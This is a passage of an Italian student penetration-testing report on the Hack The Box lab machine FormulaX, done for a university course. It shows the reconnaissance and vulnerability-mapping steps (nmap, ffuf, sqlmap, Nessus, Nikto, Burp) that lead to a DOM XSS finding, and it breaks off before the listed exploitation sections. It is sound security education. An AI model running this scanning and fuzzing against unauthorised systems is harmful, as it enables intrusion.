



Università degli Studi di Salerno

Corso di Penetration Testing and Ethical Hacking

Anno Accademico 2023/2024

Metodologia Utilizzata
Caso di studio: FormulaX

Cognome Nome	Matricola
Gagliarde Nicolapio	0522501488

Prof. Castiglione Arcangelo

Contents

1	Introduzione	1
1.1	Attivazione e raggiungibilità di FormulaX	1
2	Information Gathering & Target Discovery	2
3	Enumerating target & Port scanning	4
3.1	Port scanning	4
3.2	Servizio SSH	4
3.3	Servizio HTTP	5
4	Vulnerability Mapping	8
4.1	Servizio SSH	8
4.2	Servizio HTTP	8
5	Target exploitation	12
5.1	Exploitation del form "Contact Us" e scoperta dell'area admin	12
5.2	Exploitation del dominio chatbot.htb e accesso a FormulaX	14
6	Target post-exploitation	15
6.1	Horizontal Privilege escalation da www-data a frank_dorky	15
6.2	Horizontal Privilege escalation da frank_dorky a kai_relay	16
6.3	Vertical Privilege escalation	18
6.4	Accesso persistente	19
7	References	20

1 | Introduzione

Lo scopo di questo progetto è di effettuare un processo di Penetration Testing etico sulla macchina chiamata **"FormulaX"** (di seguito **"FormulaX"**, **"target"** o **"asset"**) presente sul sito Hack The Box e reperibile al seguente link:

<https://app.hackthebox.com/machines/FormulaX>

L'attività di Penetration Testing è stata suddivisa in varie fasi che rappresentano le consuete procedure applicate in questo ambito. Le fasi sono le seguenti:

- Target Scoping;
- Information Gathering & Target discovery;
- Enumerating target & Port Scanning;
- Vulnerability Mapping;
- Target Exploitation;
- Target Post Exploitation;

La fase di Target Scoping e le azioni previste dalla Social Engineering non sono state effettuate siccome queste fasi richiedono l'interazione con il cliente e il personale di un eventuale azienda, figure che in questo progetto non sono presenti.

1.1 | Attivazione e raggiungibilità di FormulaX

L'interazione con FormulaX durante il processo di Penetration Testing è avvenuta utilizzando il servizio remoto offerto da Hack The Box utilizzando un apposita VPN di tipo OpenVPN offerta dal sito stesso.




Figure 1.1: Pagina Web di Hack The Box per attivazione e utilizzo della VPN per raggiungere FormulaX

La macchina attaccante è Kali Linux release 2024.2 con il client OpenVPN 2.6.9, l'interfaccia virtuale utilizzata da Kali Linux per collegarsi alla VPN è chiamata tun0. N.B. L'IP della macchina attaccante cambia durante il processo di Penetration Testing.



Figure 1.2: Topologia di rete

2 | Information Gathering & Target Discovery

In queste fasi di ricognizione l'obiettivo è quello di raccogliere informazioni utili sull'asset.

Il sito Hack The Box indica chiaramente che l'asset da analizzare è la singola macchina FormulaX con IP 10.10.11.6 (Figura 1.1), di conseguenza in queste due fasi bisogna occuparsi esclusivamente della raggiungibilità di tale macchina, per stabilire se è attiva o meno, e dell'OS fingerprinting ovvero rilevare il sistema operativo in esecuzione sulla macchina. Per testare se è attiva o meno basta il comando ping:

```
(kali㉿kali)-[~]
$ ping 10.10.11.6
PING 10.10.11.6 (10.10.11.6) 56(84) bytes of data.
64 bytes from 10.10.11.6: icmp_seq=1 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=2 ttl=62 time=66.4 ms
64 bytes from 10.10.11.6: icmp_seq=3 ttl=62 time=64.3 ms
64 bytes from 10.10.11.6: icmp_seq=4 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=5 ttl=62 time=72.2 ms
```

Figure 2.1: Ping verso 10.10.11.6

La macchina risulta attiva, per rilevare il sistema operativo è possibile usare il tool nmap [13] e per scansionare le porte TCP, settando il flag `-sV` per abilitare la version detection, `-sC` per abilitare la script scan e `-p-` per scansionare le porte da 1 a 65535, si ottiene quanto segue:

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV -p- 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.81% done; ETC: 11:06 (0:02:50 remaining)
Nmap scan report for 10.10.11.6
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|   256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /static/index.html
| http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 232.44 seconds
```

Figure 2.2: Scansione SYN Stealth con version detection e script scan

Dalla Figura 2.2. si evince che gli applicativi server installati sulla macchina FormulaX sono stati sviluppati per Ubuntu, di conseguenza è ragionevole supporre che il sistema operativo di FormulaX sia Ubuntu. Infatti anche eseguendo la scansione utilizzando il flag `-O` per abilitare l'OS detection il tool rileva varie versioni Linux come possibili sistemi operativi in esecuzione:

```
(kali㉿kali)-[~]
$ sudo nmap -sC -O 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 16:04 EDT
Nmap scan report for 10.10.11.6
Host is up (0.089s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|   256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /static/index.html
| http-cors: GET POST
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net work Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 2.3: Scansione Script scan e OS detection

E' bene notare che alcuni script eseguiti durante la script scan risultano intrusivi, tuttavia, in questo specifico caso, questa tipologia di scansione è l'unica che permette di ottenere informazioni riguardo il sistema operativo. Infatti le scansioni nmap con il flag `-sC` assente non sono in grado di indicare il sistema operativo:

```
(kali㉿kali)-[~]
└─$ sudo nmap -O 10.10.11.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 16:26 EDT
Nmap scan report for 10.10.11.6
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
No exact OS matches for host (If you know what OS is running on it, s...
```

Figure 2.4: Scansione OS detection senza Script Scan

Eseguendo una scansione passiva con il tool p0f [27] eseguendo il comando `sudo p0f -i tun0` ed effettuando richieste HTTP con i comandi: `curl -X GET http://10.10.11.6` e `curl -X POST http://10.10.11.6`, ed effettuando il ping verso FormulaX, non si ottengono informazioni riguardo il sistema operativo:

```
.-[ 10.10.16.62/46132 → 10.10.11.6/80 (syn+ack) ]-
| server      = 10.10.11.6/80
| os          = ???
| dist         = 1
| params       = none
| raw_sig      = 4:63+1:0:1338:mss*45,7:mss,sok,ts,nop,ws:df:0
|
```

Figure 2.5: Scansione passiva con il tool p0f

3 | Enumerating target & Port scanning

In questa fase si analizza lo stato delle porte, i protocolli, e le versioni dei servizi messi a disposizione da FormulaX.

3.1 | Port scanning

La scansione di tutte le porte UDP è stata effettuata con il tool Unicornscan [16] e non risultano porte aperte, il flag `-mU` setta il protocollo UDP, `-Iv` la modalità verbose e `-r` il numero di pacchetti da inviare contemporaneamente:

```
(kali㉿kali)-[~]
$ sudo unicornscan -mU -Iv -r 10000 10.10.11.6:a
adding 10.10.11.6/32 mode 'UDPscan' ports `a` pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little
sender statistics 1268.8 pps with 65545 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
```

Figure 3.1: Unicornscan non ha rilevato porte UDP aperte

Quindi dalle scansioni effettuate risulta che le uniche due porte rilevate aperte sono quelle riportate nella Figura 2.2 ottenute con il comando `sudo nmap -sC -sV -p- 10.10.11.6`. Dai risultati ottenuti risulta che:

- La porta 22/tcp e la 80/tcp sono aperte
- Sulla porta 22 è presente un server SSH in ascolto
- Dal banner presentato dal server SSH risulta che il server è OpenSSH, package 8.9p1 Ubuntu 3Ubuntu8.6, versione SSH 2.
- Sulla porta 80 è presente un server HTTP in ascolto
- Il server HTTP è nginx versione 1.18.0 (Ubuntu)

3.2 | Servizio SSH

Utilizzando il tool ssh-audit[25] è possibile osservare che le informazioni ottenute via nmap sono coerenti, la compressione dei dati è abilitata, c'è compatibilità con le implementazioni OpenSSH 8.5+ e Dropbear 2020.79+, le suite di protocolli utilizzabili per collegarsi al server e le chiavi fingerprints:

```
(kali㉿kali)-[~/Downloads/ssh-audit-master]
$ python ssh-audit.py 10.10.11.6
# general
(gen) banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
(gen) software: OpenSSH 8.9p1
(gen) compatibility: OpenSSH 8.5+, Dropbear SSH 2020.79+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256
-- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
-- [info] default key exchange from OpenSSH 7.4 to 8.9
-- [info] available since OpenSSH 6.4, Dropbear SSH 2013.62
-- [info] default key exchange from OpenSSH 6.5 to 7.3
-- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
-- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
-- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
-- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
-- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
```

Figure 3.2: Banner, software, compatibilità, compressione e suite di protocolli utilizzabili (screen parziale) ottenuti con il tool ssh-audit

```
# fingerprints
(fin) ssh-ed25519: SHA256:e0esz1Aos6gxct2ci4LGbCAR6i31EoktxFIvCFF+rcM
(fin) ssh-rsa: SHA256:VcWq1Hm056i0hJL6bonWQld0fKR7HkwYgXdVkLRVwb0
```

Figure 3.3: Chiavi fingerprints ottenute con il tool ssh-audit

3.3 | Servizio HTTP

Utilizzando il tool WhatWeb [18] per analizzare il servizio HTTP, è possibile osservare che anche in questo caso le informazioni ottenute sono coerenti con nmap. Inoltre si osserva che la pagina `http://10.10.11.6/index.html` effettua un redirect verso `http://10.10.11.6/static/index.html` in cui si scopre la presenza di un form di tipo password chiamato "psw", grazie all'header "X-Powered-By[Express]" si scopre la presenza del framework Express.js utilizzato da applicazioni create con Node.js, inoltre si osserva la presenza degli headers `access-control-allow-origin` e `access-control-allow-credentials` che permettono l'implementazione di un meccanismo di controllo di accessi a livello HTTP.

```
(kali㉿kali)-[~]
$ sudo whatweb 10.10.11.6
[sudo] password for kali:
http://10.10.11.6 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], RedirectLocation[/static/index.html], UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
http://10.10.11.6/static/index.html [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], PasswordField[psw], Script, UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
```

Figure 3.4: Esecuzione di WhatWeb sulla porta 80 di FormulaX

Le informazioni riportate da WhatWeb sono facilmente verificabili analizzando la richiesta e la risposta HTTP effettuata da un qualsiasi browser:




Figure 3.5: Analisi della richiesta e risposta HTTP via browser

A questo punto si procede con la scoperta di ulteriori pagine web utilizzando il tool ffuf[4] impostando il dizionario disponibile al seguente link: <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common.txt>

```
(kali㉿kali:[~]) $ ffuf -w Downloads/common.txt -t 100 -fc 404 -u http://10.10.11.6/FUZZ
```

File Screenshot

v2.1.0-dev

```
:: Method : GET
:: URL   : http://10.10.11.6/FUZZ
:: Wordlist : FUZZ: /home/kali/Downloads/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 100
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter  : Response status: 404
```

ADMIN	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 122ms]
Admin	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 110ms]
Scripts	[Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 381ms]
admin	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 339ms]
chat	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 687ms]
contact_us	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 290ms]
favicon.ico	[Status: 200, Size: 34494, Words: 20, Lines: 82, Duration: 267ms]
img	[Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 286ms]
logout	[Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 302ms]
restricted	[Status: 301, Size: 187, Words: 7, Lines: 11, Duration: 330ms]
scripts	[Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 85ms]
static	[Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 86ms]

```
:: Progress: [4727/4727] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:26] :: Errors: 0 :
```

Figure 3.6: Scoperta di ulteriori risorse Web fornite da FormulaX

Il flag `-w` indica il dizionario utilizzato, `-t` il numero di thread, `-fc 404` indica l'utilizzo del filtro che ignora le risposte HTTP 404. Visitando manualmente gli URL segnalati dal tool si ottiene sempre la risposta JSON: `{ "Status": "Failed", "Message": "No token found" }`. L'unica risorsa disponibile è `/static/index.html` come visto in Figura 3.4, di conseguenza si procede all'analisi di quest'ultima. La pagina mostra un classico form di login con username e password, dopo aver effettuato la registrazione al sito è possibile accedere all'area riservata (`http://10.10.11.6/restricted`) utilizzando tale form. Nella home dell'area riservata compare il button della figura 3.7, inoltre risultano accessibili le pagine di logout, about us, change password e contact us (le ultime due presentano un apposito form). Interagendo con il chatbot si ottiene che esso accetta il comando `"help"` per ottenere i comandi utilizzabili, nello specifico il comando `"history"` che mostra gli ultimi messaggi che gli sono stati inviati.




Figure 3.7: Home dell'area riservata





Figure 3.8: Comandi utilizzabili dal chatbot

In totale si hanno quattro form HTML: operazione di login, operazione di registrazione, e una volta effettuato il login si ha accesso anche al form di cambio password e al form della pagina "contact us". Analizzando tali form con il tool sqlmap [15] non si sono ottenute informazioni riguardo la possibile presenza di un database. Di seguito si riporta comunque il processo di enumerazione sul form di login:

- Ispezione del form per ottenere l'URL della pagina a cui vengono inviati i dati del form di login




```

const password = await document.get...
// console.log(email)
// console.log(password)
axios.post('/user/api/login', {
  "email": email,
  "password": password
}).then((response) => {
  try {
    // ...
  }
})
    
```

Figure 3.9: Pagina a cui inviare i parametri email e password

- Creazione del file *requestPost.txt* al cui interno è presente la richiesta HTTP che viene inviata alla pagina */user/api/login* all'invio del form di login



Name	X	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
login		Request Headers		Raw				
login				POST /user/api/login HTTP/1.1				
				Accept: application/json, text/plain, */*				
				Accept-Encoding: gzip, deflate				
				Accept-Language: it-IT, it;q=0.9, en-US;q=0.8, en;q=0.7, de;q=0.6, ceb;q=0.5, cs;q=0.4				
				Connection: keep-alive				
				Content-Length: 50				

Figure 3.10: Richiesta HTTP inviata quando si effettua il login

- Esecuzione del comando *sqlmap -a -r requestPost.txt -v 6* per enumerare un eventuale DBMS, il flag *-a* indica il salvataggio di qualsiasi informazione ottenuta, *-r* indica la richiesta POST da utilizzare, *-v* il livello di verbosità. Tale azione non ha prodotto informazioni:

```

[12:09:36] [WARNING] POST parameter 'password' does not seem to be injectable
[12:09:36] [CRITICAL] all tested parameters do not appear to be injectable. Try
-risk options if you wish to perform more tests. If you suspect that there is
volved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-
dom-agent'
[12:09:36] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 146 times
    
```

Figure 3.11: L'esecuzione di sqlmap non ha prodotto informazioni

4 | Vulnerability Mapping

Questa fase permette di capire se i servizi offerti da FormulaX presentano delle vulnerabilità conosciute e come possono essere sfruttate.

4.1 | Servizio SSH

L'operazione di Vulnerability Mapping verso il servizio SSH è avvenuta usando il tool Nessus[11]. I risultati ottenuti non mostrano nessuna vulnerabilità oltre quelle classificate come "INFO". Analizzando le INFO riportate da Nessus non si ottengono altre informazioni diverse da quelle ottenute nella fase di Enumerating target. Inoltre anche l'analisi effettuata con il tool ssh-audit non riporta nessuna vulnerabilità, come visibile in Figura 3.2.

□	INFO	SSH (Multiple Issues)	General	2	○	/
□	INFO	SSH (Multiple Issues)	Misc.	2	○	/
□	INFO	SSH (Multiple Issues)	Service detection	2	○	/

Figure 4.1: Risultati di Nessus per il servizio SSH

4.2 | Servizio HTTP

L'operazione di Vulnerability Mapping verso il servizio HTTP si è svolta usando tre diversi tool: Nikto2[12], Nessus[11] e Burp Suite DOM Invader[1].

Per operare con i tool Nikto2 e Nessus è stato innanzitutto effettuato l'accesso all'applicazione web e recuperato il cookie di autenticazione. Nello specifico per Nessus è stato effettuato il login nell'applicazione web, è stato prelevato il cookie grazie all'add-on cookies.txt [3] installabile in Firefox, tale add-on ha permesso di ottenere il cookie in un file formattato secondo il Netscape HTTP Cookie File, e il file è stato importato in Nessus. Riguardo Nikto2 è stato effettuato il login ed è stato recuperato il cookie direttamente dal browser ispezionando la richiesta (come fatto in Figura 3.10) e inserito nel file `/etc/nikto.conf`. In questo modo i tool hanno avuto accesso anche a pagine e risorse riservate agli utenti autenticati. Nessus e Nikto2 non hanno rilevato vulnerabilità critiche ma segnalano entrambi l'assenza dell'header HTTP `X-Frame-Options` che rende l'applicazione web vulnerabile alla tecnica di Clickjacking (CWE-1021).





Figure 4.2: Add-on Firefox per generare il Netscape HTTP Cookie File

```
(kali㉿kali)-[~/Downloads]
$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

10.10.11.6 FALSE / FALSE 0 authorization Bearer%20eyJhbGciOiJIUzI1N
M4MzRjNjA2Nhmy2FhMDkiLCJpYXQiOjE3MTgxMzU3NTN9.g6QhyjvWpw91JTN4YLito-vL_uUW_uShrGGkFVRNUJ
```

Figure 4.3: File generato dall'add-on cookies.txt, all'interno è presente il cookie di autenticazione



The screenshot shows the Nessus configuration interface. On the left, under 'HTTP Method: HTTP cookies import', a file named 'cookies.txt' is selected. The file is described as being in Netscape cookies.txt format. On the right, the 'Scan_2' configuration is shown with the target set to '10.10.11.6'. The 'Description' field is empty, and the 'Folder' is 'My Scans'.

(a) Import del cookie in Nessus

(b) Nome e target della scansione

Figure 4.4: Configurazione della scansione Web Application Test in Nessus

Search Vulnerabilities					
Sev	CVSS	VPR	Name	Family	Count
MEDIUM	4.3 *	...	Web Application Potentially Vulnerable to Clickjacking	Web Servers	1
INFO	HTTP (Multiple Issues)	Web Servers	4
INFO	HTTP (Multiple Issues)	CGI abuses	2
INFO	Nessus SYN scanner	Port scanners	2
INFO	Nessus Scan Information	Settings	1
INFO	nginx HTTP Server Detection	Web Servers	1
INFO	Web Application Sitemap	Web Servers	1
INFO	Web Server Directory Enumeration	Web Servers	1

Figure 4.5: Risultati ottenuti con Nessus

```
# Cookies: send cookies with all requests
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1=cookie value";"cookie2=cookie val"
#STATIC-COOKIE="name=value";"something=nothing";
STATIC-COOKIE="authorization=Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC:
```

(a)

```
(kali㉿kali)-[~]
$ sudo nikto -url http://10.10.11.6/restricted/chat.html
- Nikto v2.5.0

+ Target IP:          10.10.11.6
+ Target Hostname:    10.10.11.6
+ Target Port:        80
+ Start Time:         2024-06-12 04:34:50 (GMT-4)

+ Server: nginx/1.18.0 (Ubuntu)
+ /restricted/chat.html/: Retrieved x-powered-by header: Express.
+ /restricted/chat.html/: Retrieved access-control-allow-origin header: *
+ /restricted/chat.html/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /restricted/chat.html/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

(b)

Figure 4.6: (a) Configurazione del cookie nel file */etc/nikto.conf*. (b) Risultati ottenuti da Nikto2.

Data la scarsità dei risultati ottenuti si è deciso di utilizzare Burp Suite DOM Invader con tecniche manuali per analizzare i form presenti sull'applicazione web. I risultati mostrano la presenza di uno script JavaScript vulnerabile ad attacchi DOM XSS associato al form utilizzato per comunicare con il chatbot. Gli step che hanno permesso la rilevazione di tale vulnerabilità sono i seguenti:

- Iniezione di un canary all'interno del form




Figure 4.7: Iniezione di un canary

- Submit del form, si osserva che Burp Suite ha rilevato il canary inserito nell'input del form nel DOM della pagina, questo indica l'assenza di controlli sull'input dei form sia backend che frontend:



Figure 4.8: Il canary viene rilevato nel DOM della pagina

- Dallo stacktrace è possibile recuperare l'URL dello script segnalato come vulnerabile:

